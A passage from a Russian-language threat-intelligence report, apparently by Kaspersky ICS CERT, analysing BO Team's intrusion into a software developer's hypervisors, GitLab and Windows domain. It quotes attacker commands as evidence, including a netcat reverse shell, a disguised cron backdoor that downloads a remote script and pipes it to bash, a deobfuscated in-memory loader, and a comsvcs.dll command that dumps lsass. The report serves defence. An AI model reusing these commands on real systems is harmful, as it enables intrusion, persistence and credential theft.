

Атака на цепочку поставок: BO Team в инфраструктуре разработчика ПО

Kaspersky ICS CERT

05.11.2026 Версия 1.0

Оглавление

Общие сведения ... 3
Технические данные ... 4
Исследование сети атакованной организации ... 4
Компрометация гипервизоров ... 6
Компрометация Windows-инфраструктуры ... 12
Компрометация Linux-инфраструктуры ... 17
Действия злоумышленников после выявления инцидента ... 19
Информация о злоумышленниках ... 24
Связь исследуемого инцидента с APT-группой BO Team ... 24
Инфраструктура ... 26
Заключение ... 30
Рекомендации ... 31
Индикаторы компрометации ... 40

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Общие сведения

В июне 2025 года к нам обратились представители разработчика программного обеспечения и сообщили о подозрительной активности в своей сети: на компьютерах системных администраторов были зафиксированы множественные попытки подключений по протоколу SMB от имени учетных записей, которые не должны были обращаться к этим системам.

В первый же день расследования мы обнаружили следы работы вредоносного ПО и восстановили часть команд, которые злоумышленники выполняли на скомпрометированной системе, характерные для группы Black Owl (BO Team).

Дальнейшее исследование вскрыло глубокую компрометацию инфраструктуры пострадавшей организации – злоумышленниками были захвачены практически все ее ключевые части: домен, серверная инфраструктура, включая сетевое оборудование, почтовая инфраструктура, виртуальная среда и система управления Ansible, системы резервного копирования и системы информационной безопасности. Злоумышленники также скомпрометировали инфраструктуру веб-серверов организации и получили доступ к управлению их DNS-зоной.

Обычно BO Team выполняют кражу конфиденциальной информации, после чего выводят ИТ-инфраструктуру организации из строя, используя вредоносные программы-шифровальщики. Результаты своих операций злоумышленники публикуют в Telegram-канале, что роднит их с хактивистами. Однако в данном случае, по-видимому, они преследовали другие цели. Ни уничтожения данных, ни PR-активности по поводу успешной операции по краже конфиденциальной информации не последовало. Вместо этого злоумышленники работали над закреплением в сети жертвы, настраивая удобные каналы управления и внедряя закладки для восстановления доступа в случае его потери.

Компрометация инфраструктуры разработки (CI/CD) и сервера цифровой подписи ПО свидетельствовали о вероятном дальнейшем развитии атаки в сторону сценария supply chain.

По-видимому, атаку удалось обнаружить и пресечь до достижения злоумышленниками поставленной цели, а ряд ошибок, допущенных BO Team, позволили узнать много нового о тактиках и техниках группы.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

За дополнительной информацией обращайтесь, пожалуйста, по адресу: ics-cert@kaspersky.com.

Технические данные

Исследование сети атакованной организации

Первым событием, достоверно относящимся к исследуемому инциденту, является компрометация терминального сервера атакованной организации, работающего под управлением ОС Linux. Злоумышленники подключились с внешнего IP-адреса (используя доступность SSH из интернета) под служебной учетной записью, для которой была включена аутентификация по логину и паролю.

В течение следующих нескольких дней они использовали терминальный сервер для исследования сети атакованной организации, в частности выполнялось сканирование внутренних диапазонов IP-адресов с целью выявления систем, на которых доступны сервисы SMB, Kerberos, SSH, Telnet, FTP, HTTP, HTTPS, WinRM и LDAP.

Судя по характерным названиям колонок, попавших в журнал событий, для сканирования портов мог использоваться инструмент для тестирования на проникновение Metasploit Framework.




Рис. 1. Фрагмент исследованного журнала событий




Рис. 2. Скриншот консольного интерфейса Metasploit Framework

Далее BO Team перешли к поиску внутренних порталов (веб-ресурсов) атакованной организации – в ходе исследования были выявлены следы использования утилиты Burp Suite, которая применяется для тестирования

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

защищенности веб-ресурсов. По-видимому, злоумышленники указали на своей системе созданный ранее SSH-proxy к терминальному серверу жертвы в качестве веб-прокси-сервера.

Поскольку доступ ко многим интернет-ресурсам был заблокирован из сети атакованной организации, попытки злоумышленников открыть некоторые сайты были неуспешны и записывались в журнал событий на скомпрометированном терминальном сервере. Сам журнал событий позднее был удален злоумышленниками, однако частично его удалось восстановить на этапе анализа системы.

Эта ошибка злоумышленников позволила нам узнать, к каким сайтам они пытались обратиться:

- proxy-sale.com – сервис по продаже прокси-серверов;
- start.duckduckgo.com – поисковая система DuckDuckGo, ориентированная на приватность;
- vcsa.vmware.com – документация на VMware vCenter Server;
- vulners.com – база данных уязвимостей;
- www.mikrotik.com – документация для работы с устройствами Mikrotik;
- www.qnap.com – документация для работы с устройствами qnap;
- docs.dependencytrack.org – платформа для управления составом ПО (анализом зависимостей) и выявления атак на цепочку поставок (supply chain).




Рис. 3. Схема туннелирования сетевого трафика

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Компрометация гипервизоров

Далее злоумышленники попытались подключиться со скомпрометированного терминального сервера к серверам систем виртуализации. Сначала они выполняли попытки входа в веб-интерфейс VMware vCenter, однако записи в журналах событий говорят о том, что все их попытки оказались безуспешны.

Вскоре после этого был зафиксирован запуск процессов интерпретатора командной строки, которому передана закодированная в Base64 команда на подключение (создание remote shell) к другому терминальному серверу, относящемуся уже к Windows-инфраструктуре атакованной организации.



Рис. 4. Фрагмент журнала событий procstate

Декодированная версия команды:

```
nc -e /bin/sh 10.<redacted> 8091
```

Эти записи не похожи на стандартную активность системных администраторов: во-первых, администратору незачем скрывать функциональность команды, обфусцируя ее при помощи Base64, во-вторых, в это время в журналах VMware vCenter не было зафиксировано пользовательских сессий. Этот remote shell как будто появлялся из ниоткуда без видимой на то причины.

Среди веб-ресурсов, к которым злоумышленник пытался получить доступ со своего компьютера, были сайт с документацией VMware vCenter, а также база уязвимостей. Это позволило предположить, что появление странных процессов на гипервизорах – результат работы некоего эксплойта.

При этом:

1. Процессы были запущены с правами пользователя *root*, а журналы событий не содержали информации о подключениях по SSH в указанное время.
2. На системе использовалось ПО VMware vCenter версии 7.0.3, имеющее в составе веб-сервер Apache Tomcat, содержащий уязвимость CVE-

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

2021-44228, а на момент запуска указанных выше процессов в системе была загружена уязвимая версия библиотеки log4j, что также подтверждается записями журнала событий procstate.

3. Характерный синтаксис команды, выполненной злоумышленниками, совпадает с демонстрацией уязвимости, опубликованной в социальной сети X (ранее Twitter), BO Team лишь изменили IP-адрес целевой системы для подключения.




Рис. 5. Скриншот сообщения, опубликованного в социальной сети X

Все это указывает на вероятную эксплуатацию RCE-уязвимости CVE-2021-44228, известной как Log4Shell и LogJam.

Для проверки гипотезы мы создали тестовый стенд, на который установили ПО VMware vCenter такой же сборки, как у атакованной организации. Тестовый запуск эксплойта показал, что сервер vCenter действительно уязвим к CVE-2021-44228.

Имея удаленную командную строку с правами пользователя *root*, злоумышленники получили возможность прочитать файл закрытого ключа, находящийся на сервере по пути */root/.ssh/id_rsa*, после чего успешно подключились к гипервизору по SSH и начали изучать, к каким узлам есть доступ из подсети системы виртуализации.

Затем BO Team разместили на гипервизоре вредоносную программу класса бэкдор. Чтобы обеспечить автоматический запуск этой программы каждый час, ее код был размещен в файле директории *cron.hourly* по пути */etc/cron.hourly/pgcache* (MD5: 346b04985ec6c5d107ba0ddf32fe7691,

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

детектируется защитными решениями «Лаборатории Касперского» как HEUR:Backdoor.Shell.Agent.o).

```
root@          [ // ]# cat /etc/cron.hourly/pgcache
#!/bin/bash

DOMAIN="lolyaizaeghaevarooDlahtaichootae.nofrillsdns.com"
DNS_SERVER="10.      "

IP=$(dig @$DNS_SERVER +short $DOMAIN)
if [ "$IP" != "127.0.0.1" ]; then
  curl -s -k -x "http://wwwproxyuser:76v           @10.       :3128" "https://$IP/script.sh" | bash
fi

root@        t [ // ]# stat /etc/cron.hourly/pgcache
  File: /etc/cron.hourly/pgcache
  Size: 272             Blocks: 8          IO Block: 4096   regular file
Device: fe0eh/65038d    Inode: 2757151     Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2025-07-25 03:01:01.162307513 +0000
Modify: 2021-10-15 00:46:47.000000000 +0000
Change: 2025-04-03 20:01:42.391688717 +0000
 Birth: -
```

Рис. 6. Код и метаданные файла вредоносной программы HEUR:Backdoor.Shell.Agent.o

Можно заметить, что злоумышленники замаскировали вредоносное ПО под компонент СУБД PostgreSQL, а также применили технику timestomping – вручную изменили одну из временных меток файла (*Modify*), чтобы создать видимость, что файл последний раз менялся в 2021 году.

Функциональность вредоносной программы сводится к загрузке и запуску содержимого скрипта *lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com/script.sh*. Злоумышленники использовали сервис *nofrillsdns[.]com*, который позволяет бесплатно создавать доменные имена при помощи вызова утилиты curl.

По умолчанию, когда сервер управления вредоносной программы не работает, злоумышленники выставляют соответствующую DNS-запись в значение *127.0.0.1*, что и проверяется в скрипте. Для активации бэкдора достаточно изменить DNS-запись – скрипт выполнит загрузку и запуск вредоносного ПО.

Отметим также, что на момент размещения вредоносного ПО на гипервизоре BO Team уже получили доступ к корпоративному прокси-серверу, чей IP-адрес, а также аутентификационные данные технической учетной записи указаны в скрипте (см. рис. 6). В ходе исследования было установлено, что пароль к данной учетной записи находился в общедоступном поле *comment* LDAP, что, вероятно, и позволило злоумышленникам скомпрометировать эту учетную запись.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Используя сертификат скомпрометированного гипервизора, BO Team подключились к серверам второго кластера виртуализации, используемого в атакованной организации, и разместили на нем аналогичное вредоносное ПО класса бэкдор (MD5: b86690213f0155f7b3b65832301ed932, детектируется защитными решениями «Лаборатории Касперского» как HEUR:Backdoor.Shell.Agent.o).

После этого злоумышленники создали несколько виртуальных сетевых интерфейсов предположительно для обеспечения прямого сетевого доступа к виртуальным машинам из подсети VPN, а затем собрали подробную информацию о виртуальных машинах и правилах межсетевого экрана.

```
Interactive shell session started
[vpxuser]: ping -c 1 10.[redacted]
[vpxuser]: vim-cmd vmsvc/getallvms | grep -i hostname | cut -d ' ' -f 1 | xargs vim-cmd vmsvc/get.guest | grep ipAddress |
[vpxuser]: vim-cmd vmsvc/getallvms  | cut -d ' ' -f 1 | xargs vim-cmd vmsvc/get.guest | grep ipAddress | sed -n 1p | cut -
[vpxuser]: esxcli network ip interface ipv4 get
[vpxuser]: esxcli network firewall
[vpxuser]: esxcli network firewall get
[vpxuser]: esxcli network firewall ruleset
[vpxuser]: esxcli network firewall ruleset list
[vpxuser]: for i in $(vim-cmd vmsvc/getallvms | awk '{print $1}' | grep -v Vmid); do vim-cmd vmsvc/get.summary $i | grep -
[vpxuser]: vim-cmd vmsvc/getallvms
[vpxuser]: vim-cmd vmsvc/get.summary 95
[vpxuser]: vim-cmd vmsvc/getallvms | awk '{print $1}'
[vpxuser]: vim-cmd vmsvc/getallvms
[vpxuser]: vim-cmd vmsvc/getallvms -h
[vpxuser]: vim-cmd vmsvc/getallvms  | cut -d '\t' -f 1
[vpxuser]: vim-cmd vmsvc/getallvms  | cut -d "\t" -f 1
[vpxuser]: vim-cmd vmsvc/getallvms  | cut -d"\t" -f 1
[vpxuser]: vim-cmd vmsvc/getallvms  | cut  -f 1
[vpxuser]: vim-cmd vmsvc/getallvms  | awk '$1 ~ /^[0-9]+$/ {print $1}'
[vpxuser]: for i in $(vim-cmd vmsvc/getallvms | awk '$1 ~ /^[0-9]+$/ {print $1}' | grep -v Vmid); do vim-cmd vmsvc/get.sum
[vpxuser]: ls
[vpxuser]: w
[vpxuser]: who
[vpxuser]: for i in $(vim-cmd vmsvc/getallvms | awk '$1 ~ /^[0-9]+$/ {print $1}' | grep -v Vmid); do vim-cmd vmsvc/get.sum
Interactive shell session started
Interactive shell session started
[vpxuser]: unset HISTFILE
[vpxuser]: vi .ash_history
[vpxuser]: rm /tmp/r
[vpxuser]: cd
```

Рис. 7. Сбор информации о виртуальных машинах и настройках межсетевого экрана

Любопытно, что в журналах событий мы заметили команду *unset HISTFILE*, которая позволяет отключить запись истории команд. На большинстве систем она отработала бы успешно, но в данном случае журналы событий не были удалены полностью в виду специфики работы Linux-систем, входящих в кластер виртуализации VMware. Отметим также, что злоумышленники применяли команды *w* и *who*, чтобы проверить, кто еще находился в системе. По нашему мнению, так они следили за тем, чтобы не работать одновременно с системным администратором, что могло бы привести к раскрытию атаки.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Далее BO Team приступили к анализу содержимого виртуальных машин. Сначала злоумышленники получали к ним доступ вручную, запуская интерпретатор командной строки в гостевой ОС прямо с гипервизора.

```
[vpxuser]: vim-cmd vmsvc/get.guest 401
[vpxuser]: vim-cmd vmsvc/guest/runScript 401 "cmd.exe pwd"
[vpxuser]: vim-cmd vmsvc/guest/runScript
[vpxuser]:  vim-cmd vmsvc/guest/runProgram
[vpxuser]: vim-cmd vmsvc/guest.runProgramInGuest
[vpxuser]: vim-cmd vmsvc
[vpxuser]: vmware-toolbox-cmd -h
[vpxuser]: vmware-toolbox-cmd -U 401 -C "cmd.exe /c dir"
[vpxuser]: vim-cmd
[vpxuser]: vim-cmd vmsvc/guestoperations.runcommand
[vpxuser]: vim-cmd vmsvc/guestoperations
```

Рис. 8. Выполнение команд на виртуальной машине

В ходе исследования было установлено, что злоумышленники разместили вредоносное ПО класса бэкдор на некоторых виртуальных машинах скомпрометированного кластера виртуализации по пути */etc/cron.hourly/1vmware-timesync*, вновь применив метод timestomping. Вот содержимое скрипта:

```
/usr/sbin/pidof exe || /usr/bin/vmware-toolbox-setdate -d vmware-timecheck-api.nofrillsdns[.]com:443
```

Утилита *pidof* используется для получения id процесса с именем *exe* (в ходе анализа было установлено, что процесс с таким именем создается вредоносной программой), то есть данная часть скрипта необходима для предотвращения повторного запуска вредоносного ПО, если другой экземпляр программы уже запущен. После этого запускается обфусцированный bash-скрипт */usr/bin/vmware-toolbox-setdate* (MD5: 5aa8c19c897176502cf8d8fc543fafc7, детектируется защитными решениями «Лаборатории Касперского» как Trojan.Shell.Agent.gc).




Рис. 9. Фрагмент обфусцированного bash-скрипта

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Невалидные последовательности символов игнорируются интерпретатором, в результате чего выстраиваются цепочки команд, фрагменты которых можно заметить в обфусцированном файле. Ниже представлен фрагмент деобфусцированного кода скрипта.

```
  [ -n "$C" ] && {
      local str
      str="$(echo "$C" | openssl enc -d -aes-256-cbc -md sha256 -nosalt -k "C-${S}-${_P}" -a -A 2>/dev/null)"
      unset C
      [ -z "$str" ] && {
          [ -n "$BCL" ] && echo >&2 "ERROR: Decryption failed."
          return 255
      }
      eval "$str"
      unset str
  }
  [ -n "$XS" ] && {
      exec bash -c "$(printf %s "$XS" |LANG=C perl -e '<>;<>;read(STDIN,$_,1);while(<>){s/B3/\n/g;s/B1/\x00/g;s/B2/B/g;print}'|openssl enc -d -aes-256-cbc
d sha256 -nosalt -k "${S}-${_P}" 2>/dev/null|LANG=C perl -e "read(STDIN,\$_, ${R:-0});print(<>)"|gunzip)"
  }
  [ -z "$fn" ] && [ -f "$0" ] && {
      zf='read(STDIN,\$_,1);while(<>){s/B3/\n/g;s/B1/\\x00/g;s/B2/B/g;print}'
      prg="perl -e '<>;<>;$zf'<'${0}'|openssl enc -d -aes-256-cbc -md sha256 -nosalt -k '${S}-${_P}' 2>/dev/null|perl -e 'read(STDIN,\\\$_, ${R:-0});print(
)'|gunzip"
      LANG=C exec perl '-e$^F=255;for(319,279,385,4314,4354){($f=syscall$_,$",0)>0&&last};open($o,">&=".$f);open($i,"'"$prg"'|");print$o(<$i>);close($i)||e
t($?/256);$ENV{"LANG"}="'"$LANG"'";exec{"/proc/$$/fd/$f"}"'"${0:-python3}"'",@ARGV' -- "$@"
  }
  [ -f "${fn}" ] && {
      unset -f _bcl_get _bcl_verify _bcl_verify_dec
      unset BCL BCV _ P _err
      eval "unset _P S R fn;$(LANG=C perl -e '<>;<>;read(STDIN,$_,1);while(<>){s/B3/\n/g;s/B1/\x00/g;s/B2/B/g;print}'<"${fn}"|openssl enc -d -aes-256-cbc -
 sha256 -nosalt -k "${S}-${_P}" 2>/dev/null|LANG=C perl -e "read(STDIN,\$_, ${R:-0});print(<>)"|gunzip)"
      return
```

Рис. 10. Фрагмент деобфусцированного bash-скрипта

Вредоносная программа извлекает из обфусцированного скрипта фрагменты файла, являющегося архивом, зашифрованным алгоритмом AES-256-CBC. Затем производятся расшифровка и распаковка полезной нагрузки вредоносной программы в виде файлового дескриптора в памяти с именем */proc/self/fd/3* (во время работы процесс устанавливает себе имя *exe*). После этого полученный исполняемый файл (ELF) запускается (данный образец MD5: 68957de915e2a58339fa477f8078bdf4 детектируется защитными решениями «Лаборатории Касперского» как HEUR:HackTool.Linux.ReverseSSH.gen, поскольку является утилитой для предоставления удаленного управления по протоколу SSH), запуск производится с аргументом *-d vmware-timecheck-api.nofrillsdns[.]com:443* – адресом сервера, к которому должна подключиться утилита.

Любопытно, что за основу злоумышленники взяли код утилиты, размещенный на сервисе GitHub, заменив SSH-ключ на собственный.

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»




Рис. 11. Сравнение фрагментов кода, содержащих приватный ключ

Таким образом, получив доступ к двум кластерам виртуализации, злоумышленникам удалось скомпрометировать значительную часть ИТ-инфраструктуры организации. Особый интерес хакеры проявляли к виртуальным машинам, на которых хранится конфиденциальная информация, например, к серверу системы электронного документооборота. Мы предполагаем, что созданные BO Team виртуальные сетевые интерфейсы использовались для эксфильтрации конфиденциальной информации с виртуальных машин на сервера злоумышленников через корпоративный VPN жертвы.

Помимо этого, BO Team осуществляли поиск секретов на скомпрометированных виртуальных машинах – в частности им удалось скомпрометировать виртуальную машину платформы для разработки ПО GitLab. Это не только позволило им получить доступ к части репозиториев с исходным кодом решений, разрабатываемых в атакованной организации, но и захватить закрытый ключ сервера.

Имея закрытый ключ виртуальной машины GitLab, злоумышленникам удалось подключиться к серверу системы оркестрации ИТ-инфраструктурой Ansible. Закрытый ключ системы Ansible сыграет важную роль в развитии этого инцидента. Параллельно на системах под управлением Windows BO Team применяли утилиту Nanodump для кражи аутентификационных данных доменных учетных записей, поскольку даже после компрометации гипервизоров у них все еще отсутствовал доступ к контроллерам домена.

Компрометация Windows-инфраструктуры

После компрометации терминального сервера злоумышленники обнаружили на нем аутентификационные данные нескольких доменных учетных записей, которые были сохранены в служебных скриптах. Задачу злоумышленникам облегчил тот факт, что права на скрипт были

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

установлены таким образом, что читать содержимое файла мог любой пользователь.

Обнаружив скрипты, BO Team предприняли несколько попыток подключиться к контроллеру домена, однако они оказались неуспешны, поскольку у служебных учетных записей не было нужных прав доступа. Но спустя всего несколько дней злоумышленники успешно подключились к контроллеру домена, используя учетную запись одного из системных администраторов, пароль к которой, вероятно, им удалось получить в результате доступа к памяти виртуальных машин, работающих на скомпрометированных гипервизорах.

Отдельно стоит отметить, что учетная запись этого системного администратора не должна была иметь доступ к контроллеру домена и не состояла в группе «Администраторы домена». Однако данная учетная запись состояла в группе локальных администраторов и по умолчанию имела доступ к системе по протоколу RDP. Наиболее вероятно, что учетную запись забыли удалить из группы локальных администраторов после настройки сервера и ввода его в эксплуатацию.

После подключения злоумышленники выполнили смену атрибутов безопасности директории загрузок пользователя, предположительно, чтобы скрывать неудачные попытки запуска вредоносного ПО, заблокированные защитными решениями, – об этом говорит значение устанавливаемых атрибутов.




Рис. 12. Изменение атрибутов директории

Также, чтобы скрывать запуск своих утилит, злоумышленники использовали один из подтипов техники Living off the Land (LotL), называемый LoLBin, когда исполняемые файлы операционной системы используются для запуска хакерских утилит. В частности, злоумышленники тестировали возможность запуска программ через системные файлы

© 2026 АО «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

ie4uinit.exe, *unregmp2.exe* и *fsquirt.exe*. Также они использовали системные утилиты *tasklist.exe*, *findstr.exe*, *taskmgr.exe* и *ipconfig.exe*, чтобы выяснить, какие защитные решения запущены в системе, и получить информацию о сетевых интерфейсах.

Сначала BO Team попытались сделать дамп памяти системного процесса *lsass.exe*, используя утилиту Nanodump, и получить таким образом учетные данные администраторов домена и других привилегированных пользователей, имеющих доступ к контроллеру домена. Однако их активность была пресечена защитным решением, после чего BO Team удалили журналы событий (их удалось восстановить в ходе исследования) и временно прервали свою активность на контроллере домена.

После этого злоумышленники в очередной раз продемонстрировали, что могут минимизировать использование вредоносного ПО на этапе развития атаки, чтобы избежать обнаружения. Вместо использования утилит, таких как Mimikatz и Nanodump, они применили нестандартную технику с использованием системных утилит.

```
%COMSPEC% /Q /c cmD.EXe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi
"Imagename eq lsass.exe" | find "lsass"') do rundll32.exe
C:\windows\System32\comsvcs.dll, #+0000^24 ^%B
\Windows\Temp\pnSsW4wSk.cur full
```

Приведенная выше команда выполняет следующий набор действий:

- *tasklist /fi "Imagename eq lsass.exe"* – ищет все процессы с именем *lsass.exe*
- *find "lsass"* – фильтрует строки, в которых встречается подстрока *lsass*
- *for /f "tokens=1,2 delims= "* – из вывода выбираются первые два токена, разделенных пробелами:
  - *%A* – будет содержать имя процесса (*lsass.exe*)
  - *%B* – будет содержать его PID (Process ID)
